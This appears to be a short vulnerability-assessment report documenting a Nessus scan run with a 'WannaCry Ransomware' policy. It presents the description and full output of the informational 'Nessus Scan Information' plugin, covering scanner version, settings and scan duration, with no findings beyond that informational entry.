
✓ Nessus Scan Information: -

⇒ **Description:-**

This plugin displays, for each tested host, information about the scan itself : -

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

⇒ **Screenshot of the assessment: -**




Sev	Score	Name	Family	Count
INFO		Nessus Scan Information	Settings	1

Scan Details

Policy: WannaCry Ransomware
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: July 23 at 8:52 AM
End: July 23 at 9:09 AM
Elapsed: 17 minutes

Vulnerabilities



WannaCry / Plugin #19506

Nessus Scan Information

Description

This plugin displays, for each tested host, information about the scan itself :

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

Output

```
Information about this scan :

Nessus version : 10.3.0
Nessus build : 20080
Plugin feed version : 202207230742
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : debian9-x86-64
more...
```

Plugin Details


Severity: Info
ID: 19506
Version: 1.116
Type: summary
Family: Settings
Published: August 26, 2005
Modified: June 9, 2022

Risk Information

Risk Factor: None

⇒**Output: -**

Information about this scan :
Nessus version : 10.3.0
Nessus build : 20080
Plugin feed version : 202207230742
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : debian9-x86-64
Scan type : Normal
Scan name : WannaCry
Scan policy used : WannaCry Ransomware
Scanner IP : 192.168.5.137
Port range : default
Ping RTT : 152.860 ms
Thorough tests : no
Experimental tests : no
Plugin debugging enabled : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : yes
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin launched)
CGI scanning : disabled
Web application tests : disabled
Max hosts : 120
Max checks : 5
Recv timeout : 5
Backports : None
Allow post-scan editing : Yes
Scan Start Date : 2022/7/23 9:08 CDT
Scan duration : 30 sec



Output

```
Information about this scan :

Nessus version : 10.3.0
Nessus build : 20080
Plugin feed version : 202207230742
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : debian9-x86-64
Scan type : Normal
Scan name : WannaCry
Scan policy used : WannaCry Ransomware
Scanner IP : 192.168.5.137

WARNING : No port scanner was enabled during the scan. This may
lead to incomplete results.

Port range : default
Ping RTT : 152.860 ms
Thorough tests : no
Experimental tests : no
Plugin debugging enabled : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : yes
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin launched)
CGI scanning : disabled
Web application tests : disabled
Max hosts : 120
Max checks : 5
Recv timeout : 5
Backports : None
Allow post-scan editing : Yes
Scan Start Date : 2022/7/23 9:08 CDT
Scan duration : 30 sec
```

---THANK YOU !---

--END OF THE REPORT-------------------------------------